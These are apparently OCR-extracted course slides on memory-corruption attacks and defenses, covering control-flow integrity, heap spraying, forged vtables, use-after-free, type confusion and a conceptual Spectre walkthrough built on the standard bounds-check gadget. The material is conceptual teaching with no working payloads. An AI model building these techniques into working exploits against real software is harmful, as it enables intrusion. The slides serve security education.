
- No
  - x86, x86_64, Mips, Mips64, ARM, ARM64, SPARC, PowerPC, PowerPC64

ROP Defenses

- Control Flow Integrity (CFI)
- At compile time → Build a control-flow graph (CFG)
  - Reflects developer code
  - e.g. static locations for static instructions, disallow execution from other locations
- At run time → Before calling a function, check if it follows CFG
  - By means of compiler instrumentation

Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

ROP Defenses



Control-Flow Integrity Principles, Implementations, and Applications, Abadi et al.

Beyond buffer overflow

Heap spray attacks

- Cause the program to repeatedly put your payload in memory
  - E.g. repeatedly attempt to register a new user with the username as payload
- **Not an attack** by itself: even though your payload is in memory, it is not yet executed
- Cause the program to de-allocate some of the memory to create "memory holes"
  - Force the vulnerable object and overflowable buffer to be put into memory into one of the holes

Beyond buffer overflow

Forged virtual function tables:

- Virtual tables are created at compile time to achieve late binding
  - Base class and each inherited class has its own virtual table
  - Within an object, the virtual pointer tells us what type of object it is by pointing to the correct virtual table
- If you **redirect** the virtual pointer to your own vtable, you can achieve a ROP chain
- How can you redirect the virtual pointer, or create your own vtable?

Beyond buffer overflow

Use After Free:

1. Pointer 1 is allocated a memory space, then freed

2. Since it is free, other points can be allocated the same memory space

3. An attempt is made to use Pointer 1, e.g. strcpy(ptr1, argv[1])

(This does not crash is ptr1 is now pointing to valid memory…)

Beyond buffer overflow

Use After Free:

- Issue with *dynamic memory*
- Can lead to control flow takeover, remote code execution

Zhang et al. 2015:

- More than 50% known attacks against Windows 7 are Use after Frees; 80% against Chrome
- Most exploits against UAF vulnerabilities are **vtable injection** attacks

Beyond buffer overflow

Type confusion:

- Programmer wrote a function assuming the user-supplied input would be type A, but it can be type B
  - e.g. PHP POST parameters can be set by the user
  - e.g. check if user is admin: but the check assumes username is string…
- If these two types are classes, then vtable overlap may occur
  - This happens because the vfptr is cast successfully
  - i.e. calling class A’s function 1 may actually call class B’s function 1
- Especially severe in dynamic typing languages (Javascript, PHP)
  - E.g. Found in V8 Javascript engine (Chrome, etc.) in June 2023
  - Major Flash attack in 2015

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2       y = array2[array1[x] * 4096];
```

- If line 2 can be executed *without* the line 1 check, we have a buffer overread
  - This is done in branch prediction (speculative execution)
- Speculative execution is necessary to make C appear fast…
  - Read “C is not a low level language”, David Chisnall

Beyond buffer overflow

- Speculative execution (Spectre, Meltdown)

```
1 if (x < array1_size)
2       y = array2[array1[x] * 4096];
```

1. Attacker wants to know k = value at address 0x000000F0, knows array1 (size 20) is at 0x0000C0
2. Attacker sets x = 48, so array1[x] = k (out of bounds)
3. CPU mistakenly predicts line 1 will pass, computes array1[x] = k in order to execute line 2
4. CPU brings array2[k*4096] into the cache
5. Attacker guesses value of k by determining what was brought into the cache using cache timing attacks (e.g. Flush+Reload)

Beyond stack overflow

- Many other related memory corruption issues…
  - Uninitialized Pointers
  - Double Free
  - Untrusted pointer dereference
  - etc.

Questions